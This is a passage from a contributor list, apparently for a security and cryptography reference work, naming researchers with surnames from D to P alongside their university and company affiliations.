Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Maria De Marsico
Department of Computer Science, Sapienza University of Rome, Rome, Italy

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Răzvan Deaconescu
Computer Science and Engineering Department, University POLITEHNICA of Bucharest, Bucharest, Romania

Hua Deng
College of Computer Science and Electronic Engineering, Hunan University, Changsha, China

Alexander W. Dent

Information Security Group, Royal Holloway, University of London, Surrey, UK

Luke Deshotels
TikTok, Culver City, CA, USA

Yvo Desmedt
Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

Nilanjan Dey
Department of Computer Science and Engineering, JIS University, Kolkata, West Bengal, India

Roberto Di Pietro
ICT Division, College of Science and Engineering, Hamad Bin Khalifa University, Doha, Qatar

Roberto Di Pietro
CEMSE, King Abdullah University of Science and Technology, Thuwal, Saudi Arabia

Vasiliki Diamantopoulou
Department of Information and Communication Systems Engineering, University of the Aegean, Samos, Greece

Claudia Diaz
KU Leuven, Leuven, Belgium

Sarah Diesburg
University of Northern Iowa, Cedar Falls, IA, USA

Christoph Dobraunig
Intel Labs, Intel Corporation, Hillsboro, OR, USA

Yevgeniy Dodis
Department of Computer Science, New York University, New York, NY, USA

Josep Domingo-Ferrer
Department of Computer Engineering and Mathematics, Universitat Rovira i Virgili, Tarragona, Spain

Changyu Dong
School of Computing, Newcastle University, Newcastle Upon Tyne, UK

Jing Dong
Google, San Francisco, CA, USA

Jing Dong
Center for Research on Intelligent Perception and Computing, National Laboratory of Pattern Recognition, Institute of Automation, Chinese Academy of Sciences, Beijing, People's Republic of China

Ruggero Donida Labati
Department of Computer Science, Università degli Studi di Milano, Milan, Italy

Nicola Dragoni
Department of Applied Mathematics and Computer Science, Technical University of Denmark (DTU), Kongens Lyngby, Denmark

Glenn Durfee
San Francisco, CA, USA

Edlira Dushku
DTU Compute, Technical University of Denmark (DTU), Kongens Lyngby, Denmark

Edlira Dushku
Department of Applied Mathematics and Computer Science, Technical University of Denmark (DTU), Kongens Lyngby, Denmark

Edlira Dushku
Department of Electronic Systems, Aalborg University, Copenhagen, Denmark

Cynthia Dwork
Microsoft Research, Mountain View, CA, USA

David Eckhoff
TUMCREATE Ltd., Singapore, Singapore

Wesley M. Eddy
MTI Systems, Cleveland, OH, USA

Pavlos S. Efraimidis
Department of Electrical and Computer Engineering, Democritus University of Thrace, Xanthi, Greece

Thomas Eisenbarth
Department of Mathematical Sciences, Florida Atlantic University, Boca Raton, FL, USA

Omar El-Gayar
Dakota State University, Madison, SD, USA

Carl M. Ellison
New York, NY, USA

William Enck
Department of Computer Science, North Carolina State University, Raleigh, NC, USA

William Enck
Department of Computer Science and Engineering, The Pennsylvania State University, University Park, PA, USA

Paul England
Microsoft Corporation, Redmond, WA, USA

Ludwig Englbrecht
Chair of Information Systems, University of Regensburg, Regensburg, Germany

Aaron Estes

Department of Computer Science and Engineering, Lyle School of Engineering, Southern Methodist University, Dallas, TX, USA

Martin Evison
Forensic Science Program, University of Toronto, Mississauga, ON, Canada

Xenofon Fafoutis
Technical University of Denmark (DTU), Kgs. Lyngby, Denmark

Aristeidis Farao
Department of Digital Systems, University of Piraeus, Piraeus, Greece

Hannes Federrath
Distributed Systems Security, Computer Science Department, University of Hamburg, Hamburg, Germany

Serge Fenet
LIRIS UMR 5205, Université Claude Bernard Lyon 1, Villeurbanne cedex, France

David Ferraiolo
National Institute of Standards and Technology, Gaithersburg, MD, USA

Elena Ferrari
DISTA, Università degli Studi dell'Insubria, Varese, Italy

Julian Fierrez
Universidad Autonoma de Madrid, Madrid, Spain

Matthieu Finiasz
ENSTA, Palaiseau, France

Matthias Fitzi
IOG, Zurich, Switzerland

Francesco Flammini
School of Innovation, Design and Engineering, Division of Product Realisation, Mälardalen University, Västerås, Sweden

Francesco Flammini
Linnaeus University, Växjö, Sweden

Stephen Flowerday
Department of Information Systems, Rhodes University, Grahamstown, South Africa

Caroline Fontaine
Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest, France

Sara Foresti
Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

Dario V. Forte
University of Milano, Crema, Italy

A. Francillon
EURECOM, Sophia-Antipolis, France

Benjamin C. M. Fung
School of Information Studies, McGill University, Montreal, QC, Canada

Steven Furnell
School of Computer Science, University of Nottingham, Nottingham, UK

Ernst M. Gabidulin
Department of Radio Engineering, Moscow Institute of Physics and Technology (State University), Zhukovsky, Russia

Alban Gabillon
Laboratoire Gepasud, Université de la Polynésie Française, Tahiti, French Polynesia

Philippe Gaborit
XLIM-DMI, University of Limoges, Limoges, France

Rhonda Gaede
The University of Alabama in Huntsville, Huntsville, AL, USA

Martin Gagné
Department of Computer Science, University of Calgary, Calgary, AB, Canada

Clemente Galdi
Department of Political and Social Studies, University of Salerno, Fisciano (SA), Italy

Vinod Ganapathy
Department of Computer Science, Rutgers, The State University of New Jersey, Piscataway, NJ, USA

Juan A. Garay
Department of Computer Science and Engineering, Texas A&M University, College Station, TX, USA

William C. Garrison III
Department of Computer Science, University of Pittsburgh, Pittsburgh, PA, USA

Pierrick Gaudry
CNRS – INRIA, Université de Lorraine, Nancy, France

Peter Gaži
IOG, Bratislava, Slovakia

Johannes Gehrke
Microsoft Research, Redmond, WA, USA

Sutanu Kumar Ghosh
University of Illinois Chicago, Chicago, IL, USA

Thanassis Giannetsos
UBITECH ubiquitous solutions, Athens, Greece

Rigel Gjomemo
University of Illinois Chicago, Chicago, IL, USA

Vasileios Gkioulos

Department of Information Security and Communications Technology, Norwegian University of Science and Technology, Trondheim, Norway

Marta Gomez-Barrero
Fakultät Wirtschaft, Hochschule Ansbach, Ansbach, Germany

Dan Gordon
IDA Center for Communications Research, San Diego, CA, USA

Elisa Gorla
Department of Mathematics, University of Basel, Basel, Switzerland

Louis Goubin
Versailles St-Quentin-en-Yvelines University, Versailles, France

Tyrone Grandison
Intelligent Information Systems, IBM Services Research, Hawthorne, NY, USA

SueAnne Griffith
Center for Cybersecurity Research and Education, The University of Alabama in Huntsville, Huntsville, AL, USA

SueAnne Griffith
Department of Electrical and Computer Engineering, Auburn University, Auburn, AL, USA

Evangelos Grigoroudis
School of Production Engineering and Management, Technical University of Crete, Chania, Greece

Vincent Grosso
CNRS and Laboratoire Hubert Curien, Saint-Etienne, France

Jens Groth
DFINITY, Zurich, Switzerland

Daniel Gruss
Graz University of Technology, Graz, Austria

Marco Gruteser
Wireless Information Network Laboratory, Department of Electrical and Computer Engineering, Rutgers University, North Brunswick, NJ, USA

Guofei Gu
Department of Computer Science and Engineering, Texas A&M University, College Station, TX, USA

Qijun Gu
Department of Computer Science, Texas State University-San Marcos, San Marcos, TX, USA

Jorge Guajardo
Bosch Research and Technology Center North America, Pittsburgh, PA, USA

Tim E. Güneysu
Department of Electrical Engineering and Information Technology, Ruhr-University Bochum, Bochum, Germany

Fuchun Guo
Institute of Cybersecurity and Cryptology, School of Computing and Information Technology, University of Wollongong, Wollongong, NSW, Australia

Yanli Guo
Inria Saclay île-de-France, Palaiseau, France

Stuart Haber
HP Labs, Princeton, NJ, USA

Hakan Hacıgümüş
Google, NEC Research Labs, Cupertino, CA, USA

Jesse R. Hairston
The University of Alabama in Huntsville, Huntsville, AL, USA

Xu Han

Beijing Key Laboratory of Security and Privacy in Intelligent Transportation, Beijing Jiaotong University, Beijing, China

Helena Handschuh
Computer Security and Industrial Cryptography Research Group, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Darrel Hankerson
Department of Mathematics, Auburn University, Auburn, AL, USA

Michael A. Harper
St. Petersburg, FL, USA

Kjell Hausken
Faculty of Science and Technology, University of Stavanger, Stavanger, Norway

Karin Hedström
Informatics, CERIS, Örebro University School of Business, Örebro, Sweden

Clemens Heinrich
Francotyp-Postalia GmbH, Birkenwerder, Germany

Tor Helleseth
The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

Hemantha S. B. Herath
Goodman School of Business, Brock University, St. Catharines, ON, Canada

Tejaswini C. Herath
Goodman School of Business, Brock University, St. Catharines, ON, Canada

Christopher Hodson
CISO, Tanium, Reading, UK

Jeff Hoffstein
Mathematics Department, Brown University, Providence, RI, USA

Michael D. Hogan
Information Technology Laboratory (ITL), National Institute of Standards and Technology, Gaithersburg, MD, USA

Matthias Hollick
Secure Mobile Networking Lab, TU Darmstadt, Darmstadt, Germany

Justin Holmgren
NTT Research, Berkeley, CA, USA

Bijit Hore
Donald Bren School of Computer Science, GarbleCloud, University of California, Irvine, CA, USA

Dwight Horne
AT&T Center for Virtualization, Southern Methodist University, Dallas, TX, USA

Russ Housley
Vigil Security, LLC, Herndon, VA, USA

Jiankun Hu
School of Engineering and Information Technology, University of New South Wales, Canberra, ACT, Australia

Xinyi Huang
Jinan University, Guangzhou, China

Kévin Huguenin
University of Lausanne, Lausanne, Switzerland

Mathias Humbert
Cyber-Defence Campus, armasuisse Science and Technology, Thun, Switzerland

Michael T. Hunter

School of Computer Science, Georgia Institute of Technology, Atlanta, GA, USA

Omar Adel Ibrahim
ICT Division, College of Science and Engineering, Hamad Bin Khalifa University, Doha, Qatar

Hideki Imai
Faculty of Science and Engineering, Chuo University, Bunkyo-ku, Tokyo, Japan

Sebastiaan Indesteege
Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Christos Ioannidis
Aston Business School, Aston University, Birmingham, UK

John Ioannidis
Google, Inc, New York, NY, USA

Yuval Ishai
Technion, Haifa, Israel

Arun Iyengar
IBM Research Division, Thomas J. Watson Research Center, Yorktown Heights, NY, USA

Collin Jackson
CyLab, Department of Electrical and Computer Engineering, Carnegie Mellon University, Moffett Field, CA, USA

Nina Jacobsen
University of Maryland, College Park, MD, USA

Trent Jaeger
Systems and Internet Infrastructure Security Lab, Pennsylvania State University, University Park, PA, USA

Goce Jakimoski
NIksun Inc, Princeton, NJ, USA

David Jao
Department of Combinatorics & Optimization, University of Waterloo, Waterloo, ON, Canada

Yousra Javed
School of Information Technology, Illinois State University, Normal, IL, USA

Martin Johns
SAP Research CEC Karlsruhe, SAP AG, Karlsruhe, Germany

Jim Jones
George Mason University, Fairfax, VA, USA

Antoine Joux
Laboratoire Prism, Universit de Versailles Saint-Quentin-en-Yvelines, Versailles Cedex, France

Marc Joye
Zama, Paris, France

Ari Juels
Cornell Tech and Initiative for CryptoCurrencies and Contracts (IC3), New York City, NY, USA

Mike Just
Department of Computer Science, Heriot-Watt University, Edinburgh, UK

Mike Just
Glasgow Caledonian University, Glasgow, UK

Charanjit Jutla
IBM T. J. Watson Research Center, Yorktown Heights, NY, USA

Gregory Kabatiansky

Dobrushin Mathematical Lab, Institute for Information Transmission Problems RAS, Moscow, Russia

Severin Kacianka
Technical University of Munich, Munich, Germany

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Hadi Mardani Kamali
George Mason University, Fairfax, VA, USA

Seny Kamara
Brown University, Providence, RI, USA

Brent Byung Hoon Kang
Department of Applied Information Technology and Centre for Secure Information Systems, The Volgenau School of Engineering, George Mason University, Fairfax, VA, USA

Vivek Kanhangad
Department of Electrical Engineering, Indian Institute of Technology Indore, Indore, India

Mohan Kankanhalli
National University of Singapore, Singapore, Singapore

Sreeram Kannan
University of Washington at Seattle, Seattle, WA, USA

Murat Kantarcioglu
University of Texas at Dallas, Richardson, TX, USA

Frank Kargl
Institute of Distributed Systems, Ulm University, Ulm, Germany

Naghmeh Karimi
Department of Computer Science and Electrical Engineering, University of Maryland Baltimore County, Baltimore, MD, USA

Fredrik Karlsson
Informatics, CERIS, Örebro University School of Business, Örebro, Sweden

Maria Karyda
Department of Information & Communication Systems Engineering, University of the Aegean, Karlovassi, Samos, Greece

Timo Kasper
Horst Görst Institute for IT Security, Ruhr University Bochum, Bochum, Germany

Polinpapilinho F. Katina
Department of Informatics and Engineering Systems, University of South Carolina Upstate, Spartanburg, SC, USA

Vasilios Katos
Bournemouth University, Bournemouth, UK

Sokratis K. Katsikas
Norwegian Centre for Cybersecurity in Critical Sectors (NORCICS), Department of Information Security and Communication Technology, Norwegian University of Science and Technology, Gjøvik, Norway

Basel Katt
Department of Information Security and Communication Technology, Norwegian University of Science and Technology, Gjøvik, Norway

Stefan Katzenbeisser
Security Engineering Group, Technische Universität Darmstadt, Darmstadt, Germany

Joakim Kävrestad
School of Informatics, University of Skövde, Skövde, Sweden

Christodoulos Keliris
KIOS Research and Innovation Center of Excellence and Department of Electrical and Computer Engineering, University of Cyprus, Nicosia,

Cyprus

Angelos D. Keromytis
School of Electrical and Computer Engineering, Georgia Institute of Technology, Atlanta, GA, USA

Florian Kerschbaum
Cheriton School of Computer Science, University of Waterloo, Waterloo, ON, Canada

George Kesidis
Computer Science & Engineering and Electrical Engineering Departments, Pennsylvania State University, University Park, PA, USA

Youssef Khazbak
The Pennsylvania State University, University Park, PA, USA

Aggelos Kiayias
School of Informatics, University of Edinburgh and IOG, Edinburgh, UK

Aggelos Kiayias
Department of Computer Science Engineering, University of Connecticut, Storrs, CT, USA

Daniel Kifer
Department of Computer Science and Engineering, Penn State University, University Park, PA, USA

Johannes Kinder
Formal Methods in Systems Engineering, Technische Universität Darmstadt, Darmstadt, Germany

Michel A. Kinsy
Department of Electrical and Computer Engineering, Adaptive and Secure Computing Systems (ASCS) Laboratory, Texas A&M University, College Station, TX, USA

Engin Kirda

Institut Eurecom, Sophia Antipolis, France

Amit Klein
Trusteer, Tel Aviv, Israel

Lars R. Knudsen
Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

Çetin Kaya Koç
Department of Computer Science, University California Santa Barbara, Santa Barbara, CA, USA

Çetin Kaya Koç
College of Engineering and Natural Sciences, Istanbul Sehir University, Istanbul, Turkey

François Koeune
Crypto Group, ICTEAM Institute, UCLouvain, Louvain-la-Neuve, Belgium

François Koeune
Microelectronics Laboratory, Université catholique de Louvain, Louvain-la-Neuve, Belgium

Spyros Kokolakis
Department of Information & Communication Systems Engineering, University of the Aegean, Karlovassi, Greece

Stefan Köpsell
Department of Computer Science, Institute of Systems Architecture, Technische Universitat, Dresden, Germany

Maciej Korczyński
University Grenoble Alpes, CNRS, Grenoble INP, LIG, Grenoble, France

Sokol Kosta
Department of Electronic Systems, Aalborg University, Copenhagen, Denmark

Stewart Kowalski
Department of Information Security and Communication Technology, Norwegian University of Science and Technology, Gjøvik, Norway

Hugo Krawczyk
Algorand Foundation, NY, USA

Hennie Kruger
School of Computer Science and Information Systems, North-West University, Potchefstroom, South Africa

Alexander Kruppa
Projet CACAO, LORIA, Villers-lès-Nancy Cedex, France

Markus G. Kuhn
Department of Computer Science and Technology, University of Cambridge, Cambridge, UK

Kaoru Kurosawa
National Institute of Advanced Industrial Science and Technology and Research and Development Initiative, Chuo University, Tokyo, Japan

Klaus Kursawe
Vega Protocol, London, UK

Klaus Kursawe
Vega Project, Geneva, Switzerland

Junzuo Lai
Jinan University, Guangzhou, China

Russell W. F. Lai
Department of Computer Science, Aalto University, Espoo, Finland

Peter Landrock
Cryptomathic Ltd, Cambridge, UK

Jean-Louis Lanet

Department of Mathematics and Computer Science, University of Limoges, Limoges, France

Tanja Lange
Coding Theory and Cryptology, Eindhoven Institute for the Protection of Systems and Information, Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Andreas Lanitis
Visual Media Computing Lab, Department of Multimedia and Graphic Arts, Cyprus University of Technology & Research Centre on Interactive Media and Emerging Technologies, Limassol, Cyprus

Chun Pong Lau
Johns Hopkins University, Baltimore, MD, USA

Gregor Leander
Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

Adam J. Lee
Department of Computer Science, University of Pittsburgh, Pittsburgh, PA, USA

Kristen LeFevre
Department of Electrical Engineering and Computer Science, University of Michigan, Ann Arbor, MI, USA

Arjen K. Lenstra
Laboratory for cryptologic algorithms – LACAL, School of Computer and Communication Sciences, École Polytechnique Fédérale de Lausanne, Lausanne, Switzerland

Reynald Lercier
Institut de recherche mathématique de Rennes, Université de Rennes 1, Rennes Cedex, France

Szilvia Lestyán

CrySyS Lab, Department of Networked Systems and Services, Budapest University of Technology and Economics (BME-HIT), Budapest, Hungary

Paul Leyland
Brnikat Limited, Little Shelford, Cambridge, UK

Na Li
Department of Computer Science, Prairie View A&M University, Prairie View, TX, USA

Ninghui Li
Purdue University, West Lafayette, IN, USA

Ming Li
Department of ECE, University of Arizona, Tucson, AZ, USA

Stan Z. Li
Center for Biometrics and Security Research, Institute of Automation, Chinese Academy of Sciences, Beijing, People's Republic of China

Yang Li
The University of Electro-Communications, Tokyo, Japan

Xu Liang
Shenzhen Institute of Artificial Intelligence and Robotics for Society, Shenzhen, China

Xu Liang
Bio-Computing Research Center, Harbin Institute of Technology, Shenzhen, China

Xueqin Liang
State Key Laboratory on Integrated Services Networks, School of Cyber Engineering, Xidian University, Xi'an, China

Xueqin Liang
Department of Communications and Networking, Aalto University, Espoo, Finland

Benoît Libert
Microelectronics Laboratory, Université catholique de Louvain, Louvain-la-Neuve, Belgium

Shinyoung Lim
School of Health and Rehabilitation Services, University of Pittsburgh, Pittsburgh, PA, USA

Moses Liskov
Department of Computer Science, The College of William and Mary, Williamsburg, VA, USA

Bo Liu
School of Computer Science, University of Technology Sydney, Sydney, NSW, Australia

Mingyan Liu
Department of EECS, University of Michigan Ann Arbor, Ann Arbor, MI, USA

Yuntao Liu
University of Maryland, College Park, MD, USA

Zongyi Liu
Amazon.com, Seattle, WA, USA

Peng Liu
The Pennsylvania State University, University Park, PA, USA

Donggang Liu
Department of Computer Science and Engineering, The University of Texas at Arlington, Arlington, TX, USA

Giovanni Livraga
Computer Science Department, Università degli Studi di Milano, Milano, Italy

Steve Lloyd

Steve Lloyd Consulting Inc., Ottawa, ON, Canada

Michael E. Locasto
Department of Computer Science, George Mason University, Fairfax, VA, USA

Flavio Lombardi
IAC-CNR, Rome, Italy

Valeria Loscri
Inria Lille Nord-Europe, Lille, France

Wenjing Lou
Department of Computer Science, Virginia Tech, Falls Church, VA, USA

Haibing Lu
Department of Management Science and Information Systems, CIMIC, Rutgers, The State University of New Jersey, Newark, NJ, USA

Ashwin Machanavajjhala
Department of Computer Science, Duke University, Durham, NC, USA

Roel Maes
Intrinsic ID, Eindhoven, The Netherlands

Roel Maes
TU Eindhoven, Eindhoven, The Netherlands

Sasan Mahmoodi
Department of Electronics and Computer Science, University of Southampton, Southampton, UK

Emanuele Maiorana
Section of Applied Electronics, Department of Engineering, Roma Tre University, Rome, Italy

Emanuele Maiorana
Department of Applied Electronics, Università degli Studi Roma TRE, Rome, Italy

Yiorgos Makris
The University of Texas at Dallas, Richardson, TX, USA

Aakarsh Malhotra
IIIT-Delhi, New Delhi, India

Nikos Mamoulis
Department of Computer Science and Engineering, University of Ioannina, Ioannina, Greece

William Mansky
University of Illinois Chicago, Chicago, IL, USA

Heiko Mantel
Department of Computer Science, TU Darmstadt, Darmstadt, Germany

Letizia Marchegiani
University of Parma, Parma, Italy

Eduard Marin
Telefonica Research, Barcelona, Spain

Fabio Martinelli
Consiglio Nazionale delle Ricerche, Rome, Italy

Davide Martinenghi
Dipartimento di Elettronica, Informazione e Bioingegneria, Politecnico di Milano, Milano, Italy

Ivan Martinovic
Department of Computer Science, University of Oxford, Oxford, UK

Henri Massias
University of Limoges, Limoges, France

Lee D. McFearin
Department of Computer Science and Engineering, Southern Methodist University, Dallas, TX, USA

David McGrew
Poolesville, MD, USA

Catherine Meadows
U.S. Naval Research Laboratory, Washington, DC, USA

Marcel Medwed
NXP Semiconductors, Gratkorn, Austria

Sharad Mehrotra
Department of Computer Science, New Jersey Institute of Technology, Irvine, NJ, USA

Ricardo Mendes
Huawei Technologies Düsseldorf GmbH, Düsseldorf, Germany

Alfred Menezes
Department of Combinatorics and Optimization, University of Waterloo, Waterloo, ON, Canada

Di Meng
Department of Electronics and Computer Science, University of Southampton, Southampton, UK

Weizhi Meng
DTU Compute, Technical University of Denmark, Copenhagen, Denmark

Yinbin Miao
School of Cyber Engineering, Xidian University, Xi'an, China

Daniele Micciancio
Department of Computer Science & Engineering, University of California, San Diego, CA, USA

Evangelia Micheli-Tzanakou
Department of Biomedical Engineering, Rutgers University, Piscataway, NJ, USA

Jonathan K. Millen

The MITRE Corporation, Bedford, MA, USA

Jelena Mirkovic
Information Sciences Institute, University of Southern California, Marina del Rey, CA, USA

Nimish Mishra
Indian Institute of Technology, Kharagpur, India

Tarik Moataz
MongoDB, New York, NY, USA

Alip Mohammed
School of Information Studies, McGill University, Montreal, QC, Canada

Bodo Möller
Google Switzerland GmbH, Zürich, Switzerland

Refik Molva
EURECOM, Biot Sophia Antipolis, France

Ankit Mondal
University of Maryland, College Park, MD, USA

Amir Moradi
Implementation Security Group, Ruhr-University Bochum, Bochum, Germany

François Morain
Laboratoire d'informatique (LIX), Palaiseau, France

Aythami Morales
Universidad Autonoma de Madrid, Madrid, Spain

Emilio Mordini
University of Haifa, Haifa, Israel

Emilio Mordini
Noria-Onlus, San Vito al Tagliamento, Italy

Thomas H. Morris
Center for Cybersecurity Research and Education, The University of Alabama in Huntsville, Huntsville, AL, USA

Thomas H. Morris
Department of Electrical and Computer Engineering, Mississippi State University, Mississippi State, MS, USA

Harold Mouchère
Polytech Nantes, Université de Nantes, IRCCyN, Nantes, France

Nicky Mouha
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Tamer Mour
Weizmann Institute of Science, Rehovot, Israel

Rijoy Mukherjee
Department of Computer Science and Engineering, Indian Institute of Technology, Kharagpur, India

Debdeep Mukhopadhyay
Department of Computer Science and Engineering, Indian Institute of Technology Kharagpur, Kharagpur, India

Michael Mundt
Esri Deutschland GmbH, Bonn, Germany

David Naccache
Département d’informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Adwait Nadkarni
William & Mary, Williamsburg, VA, USA

Elham Naghizade

School of Computing Technologies, RMIT University, Melbourne, VIC, Australia

Daniel Nagy
Department of Computer Science, ELTECRYPT Research Group Etvs Lrnd University, Budapest, Hungary

Padmaraj M. V. Nair
Southern Methodist University, Dallas, TX, USA

Padmaraj M. V. Nair
Department of Computer Science and Engineering, School of Engineering, Southern Methodist University, Dallas, TX, USA

Dalit Naor
Department of Computer Science and Applied Mathematics, Weizmann Institute of Science, Rehovot, Israel

Michele Nappi
Department of Computer Science, University of Salerno, Fisciano, Italy

Fabio Narducci
Department of Computer Science, University of Salerno, Salerno, Italy

George Necula
Electrical Engineering and Computer Science, University of California, Berkeley, CA, USA

Mehmet Ercan Nergiz
Idea Teknoloji Cozumleri, Eclipse Maslak, Istanbul, Turkey

Alessandro Neri
Department of Applied Electronics, Università degli Studi Roma TRE, Rome, Italy

Kim Nguyen
Bundesdruckerei GmbH, Berlin, Germany

Phong Nguyen

Département d’informatique, Ecole normale supérieure, Paris, Cedex 05, France

Jianting Ning
Fujian Normal University, Fuzhou, China

Jianting Ning
Singapore Management University, Singapore, Singapore

Peng Ning
Department of Computer Science, North Carolina State University, Raleigh, NC, USA

Cristina Nita-Rotaru
Northeastern University, Boston, MA, USA

Mark S. Nixon
Department of Electronics and Computer Science, University of Southampton, Southampton, UK

Steven Noel
The MITRE Corporation, McLean, VA, USA

Marcus Nohlberg
School of Informatics, University of Skövde, Skövde, Sweden

Arman Noroozian
Delft University of Technology, Delft, The Netherlands

Aria Nosratinia
The University of Texas at Dallas, Richardson, TX, USA

Yevheniya Nosyk
University Grenoble Alpes, CNRS, Grenoble INP, LIG, Grenoble, France

Guevara Noubir
Northeastern University, Boston, MA, USA

Jason R. C. Nurse

School of Computing, University of Kent, Kent, UK

Anita Ochieano
Visa International, Foster City, CA, USA

Tae Oh
School of Informatics, Rochester Institute of Technology, Rochester, NY, USA

Olga Ohrimenko
The University of Melbourne, Melbourne, VIC, Australia

Hamed Okhravi
MIT Lincoln Laboratory, Lexington, MA, USA

Gabriele Oligeri
Division of Information and Computing Technology, College of Science and Engineering, Hamad Bin Khalifa University, Qatar Foundation, Doha, Qatar

Raphael F. B. Oliveira
The University of Alabama in Huntsville, Huntsville, AL, USA

Helder C. R. Oliveira
Biometric Technologies Laboratory, Department of Electrical and Software Engineering, University of Calgary, Calgary, AB, Canada

Melek Önen
EURECOM, Biot Sophia Antipolis, France

Yossi Oren
Ben Gurion University, Beer Sheva, Israel

Alessandro Orso
College of Computing – School of Computer Science, Georgia Institute of Technology, Atlanta, GA, USA

David Ortega del Campo
URJC, Madrid, Spain

Javier Ortega-Garcia
Universidad Autonoma de Madrid, Madrid, Spain

Arkadiusz Orłowski
Institute of Physics, Polish Academy of Sciences, Warsaw, Poland

Arkadiusz Orłowski
Department of Informatics, Warsaw, Poland

Oleksii Osliak
Consiglio Nazionale delle Ricerche, Rome, Italy

Akira Otsuka
Research Center for Information Security, National Institute of Advanced Industrial Science and Technology, Tokyo, Japan

Harald Øverby
NTNU Norwegian University of Science and Technology, Trondheim, Norway

Christof Paar
Max Planck Institute for Security and Privacy, Bochum, Germany

Christof Paar
Lehrstuhl Embedded Security, Ruhr-Universitatet Bochum, Bochum, Germany

Pascal Paillier
CryptoExperts, Paris, France

Ranjan Pal
Department of EECS, University of Michigan Ann Arbor, Ann Arbor, MI, USA

Partha Pal
Raytheon BBN, Cambridge, MA, USA

Giorgos Panagiotakos

Department of Informatics and Telecommunications, National and Kapodistrian University of Athens, Athens, Greece

Emmanouil Panaousis
School of Computing and Mathematical Sciences, University of Greenwich, London, UK

Sakshyam Panda
Department of Computer Science, University of Surrey, Guildford, UK

Pankaj Pandey
Norwegian University of Science and Technology, Gjøvik, Norway

Pankaj Pandey
University of Agder, Kristiansand, Norway

Stephen M. Papa
High Assurance Computing and Networking Labs (HACNet), Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering, Southern Methodist University, Houston, TX, USA

Panos Papadimitratos
Networked Systems Security group, KTH Royal Institute of Technology, Kista, Stockholm, Sweden

Thanos Papaioannou
Department of Informatics, Ionian University, Corfu, Greece

Thanos Papaioannou
PDM&FC, Lisbon, Portugal

Stephen M. Papa MSEE
High Assurance Computing and Networking Labs (HACNet), Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering, Southern Methodist University, Houston, TX, USA

Nicolas Papernot
University of Toronto and Vector Institute, Toronto, ON, Canada

Stefano Paraboschi
Dipartimento di Ingegneria Gestionale, dell' Informazione e della Produzione, Università degli Studi di Bergamo, Bergamo, Italy

Anthony Pardini
Masergy Communications, Inc., Plano, TX, USA

Federica Pascucci
Engineering Department, Università degli Studi Roma Tre, Roma, Italy

Ignazio Passero
Department of Computer Science, University of Salerno, Fisciano, Italy

Jacques Patarin
Versailles St-Quentin-en-Yvelines University, Versailles, France

Sarvar Patel
Google LLC, Menlo Park, CA, USA

Malcolm Pattinson
The University of Adelaide, Adelaide, South Australia, Australia

Bryan D. Payne
Information Systems Analysis, Sandia National Laboratories, Albuquerque, NM, USA

Torben Pedersen
Cryptomathic, rhus, Denmark

Torben Pedersen
Cryptomathic, Århus, Denmark

Gerardo Pelosi
Politecnico di Milano, Department of Electronics, Information and Bioengineering – DEIB, Milan, Italy

Bo Peng
Center for Research on Intelligent Perception and Computing, National Laboratory of Pattern Recognition, Institute of Automation, Chinese

Academy of Sciences, Beijing, People’s Republic of China

Diego Perino
Telefonica Research, Barcelona, Spain

Günther Pernul
Department of Information Systems, University of Regensburg, Regensburg, Germany

Chiara Pero
Department of Computer Science, University of Salerno, Salerno, Italy

Giuseppe Persiano
Università di Salerno, Salerno, Italy

Enoch Peserico
Università degli Studi di Padova, Padua, Italy

Christiane Peters
Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Jonathan Petit
Qualcomm Technologies Inc., Boxborough, MA, USA

Christophe Petit
Département d’informatique, Université libre de Bruxelles, Bruxelles, Belgium

Christophe Petit
School of Computer Science, University of Birmingham, Birmingham, UK

Fabien A. P. Petitcolas
Smals Research, Brussels, Belgium

Andy Phippen
Bournemouth University, Bournemouth, UK

Benny Pinkas

Department of Computer Science, University of Haifa, Haifa, Israel

João Ribeiro Pinto
INESC TEC and Faculdade de Engenharia da Universidade do Porto, Porto, Portugal

Vincenzo Piuri
Departimento di Information, Universita, Degli Studi di Milano, Milano, Italy

Konstantinos N. Plataniotis
The Edward S. Rogers Sr. Department of Electrical and Computer Engineering, University of Toronto, Toronto, ON, Canada

Angelika Plate
AEXIS Security Consultants, Bonn, Germany

Emanuela Podda
Security, Privacy and Data Protection Laboratory (SPDP Lab), Computer Science Department, Università degli Studi di Milano, Milan, Italy

Christian Poellabauer
Department of Computer Science and Engineering, University of Notre Dame, Notre Dame, IN, USA

Norman Poh
Faculty of ICT, University of Malta, MSD, Malta

Norman Poh
Trust Stamp, Atlanta, GA, USA

David Pointcheval
Computer Science Department, Ecole normale supérieure, Paris, France

Marios M. Polycarpou
KIOS Research and Innovation Center of Excellence and Department of Electrical and Computer Engineering, University of Cyprus, Nicosia, Cyprus

Michalis Polychronakis
Department of Computer Science, Network Security Lab, Columbia University, New York, NY, USA

Denis V. Popel
Algorithms Research Corporation, Charlottesville, VA, USA

Christina Pöpper
Computer Science, New York University Abu Dhabi (NYUAD), Abu Dhabi, UAE

Thomas Poufinas
Department of Economics, Democritus University of Thrace, Komotini, Greece

Romain Poussier
Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI), Paris, France

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

Alexander Pretschner
Technical University of Munich, Munich, Germany

Davy Preuveneers
imec-DistriNet, KU Leuven, Heverlee, Belgium

Emmanuel Prouff
CNRS, INRIA Laboratoire d'Informatique, Equipe PolSys, Sorbonne Université, Paris Cedex 05, France

